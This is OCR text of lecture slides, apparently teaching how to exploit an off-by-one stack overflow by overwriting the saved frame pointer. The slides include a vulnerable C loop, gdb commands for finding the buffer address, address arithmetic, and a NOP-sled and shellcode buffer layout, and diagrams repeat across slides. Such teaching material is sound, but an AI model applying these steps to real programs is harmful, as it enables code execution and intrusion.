


func() Epilogue

```
func(char *sm) {
   char buffer[256];
   int i;

   for(i = 0; i <= 256; i++)
   {
     buffer[i]=sm[i];
   }
}
```

```
mov %ebp, %esp
pop %ebp
ret
```

```
main: return 0
(saved_eip)
```



argc

argv

saved_eip

saved_ebp

Buffer[255]

Buffer[254]

Buffer[0]

Int i

free

main()


func()

esp

ebp

pc

Overflown Stack Before Returning




Tracking The Frame Pointer

- `mov %ebp, %esp`
  - Stack pointer takes frame pointer’s value
    - If we can control the frame pointer we can control the stack pointer
- pop %ebp
  - Stack pointer is now (frame pointer + 4 bytes)
- ret
  - The saved program counter is popped from the stack
  - Program counter becomes *(original frame pointer + 4 bytes)

Exploiting an Off-by-one Overflow

- By modifying the value of the saved frame pointer it is possible to provide an arbitrary value for the new stack pointer, and, in turn, for the value to be popped into the program counter
- This can be exploited to jump to attacker-supplied code
- The attack buffer is:
  - nops
  - shellcode
  - &shellcode
  - Lowest order byte of frame pointer

Smashing the Frame Pointer



Finding the Buffer Address

- We need to be able to determine the address of the buffer
- Find stack pointer value (%esp) at start of `func()` with debugger

```
(gdb) disassemble func
    Dump of assembler code for function func:
    0x8048134 <func>:       pushl  %ebp
    0x8048135 <func+1>:     movl   %esp,%ebp
    0x8048137 <func+3>:     subl   $0x104,%esp
    0x804813d <func+9>:     nop
(gdb) break *0x804813d
    Breakpoint 1 at 0x804813d
(gdb) info register esp
    esp            0xbffffc60       0xbffffc60
```

- &buffer = %esp + 4 // the size of 'int i'


Determining &&shellcode

- From the buffer address, we have to determine where the four bytes containing the shellcode address are
  - Add 256 bytes to account for the buffer length
  - Subtract 4 bytes for size of pointer
- &&shellcode = 0xbffffc64 + 0x100 - 0x04 = 0xbffffd60

Computing the Overflowing Byte and &shellcode

- With high likelihood, the most significant 3 bytes of %ebp and &&shellcode are the same
- We want %ebp to be (&&shellcode - 4), since %esp is incremented when %ebp is popped from stack (pop %ebp)
- Desired byte is (&&shellcode - 4) & 0x000000ff = 0x5c
- We have to choose a value to jump to in the NOP range
  - Say 0xbffffc74 (16 bytes within the buffer)

Overflowed Buffer Contents



ebp[0] bf | ebp[1] ff | ebp[2] fd | 0x5c

0xbffffd60 0xbffffc74

0xbffffd5c shellcode ends

...

shellcode starts

nop

0xbffffc74 ...


nop

int i

func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```


```
mov %ebp, %esp
pop %ebp
ret
```



func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




argc
argv
saved_eip
saved_ebp
&shellcode
shellcode
nop
int i
free

esp
ebp
pc

func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```



argc

argv

saved_eip

saved_ebp

&shellcode

shellcode

nop

int i

free

main()

func()

esp

ebp


pc

func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```

```
mov %ebp, %esp
pop %ebp
ret
```

```
main: return 0
(saved_eip)
```



argc

argv

saved_eip

saved_ebp

&shellcode

shellcode

nop

int i

free

main()

func()

esp

ebp

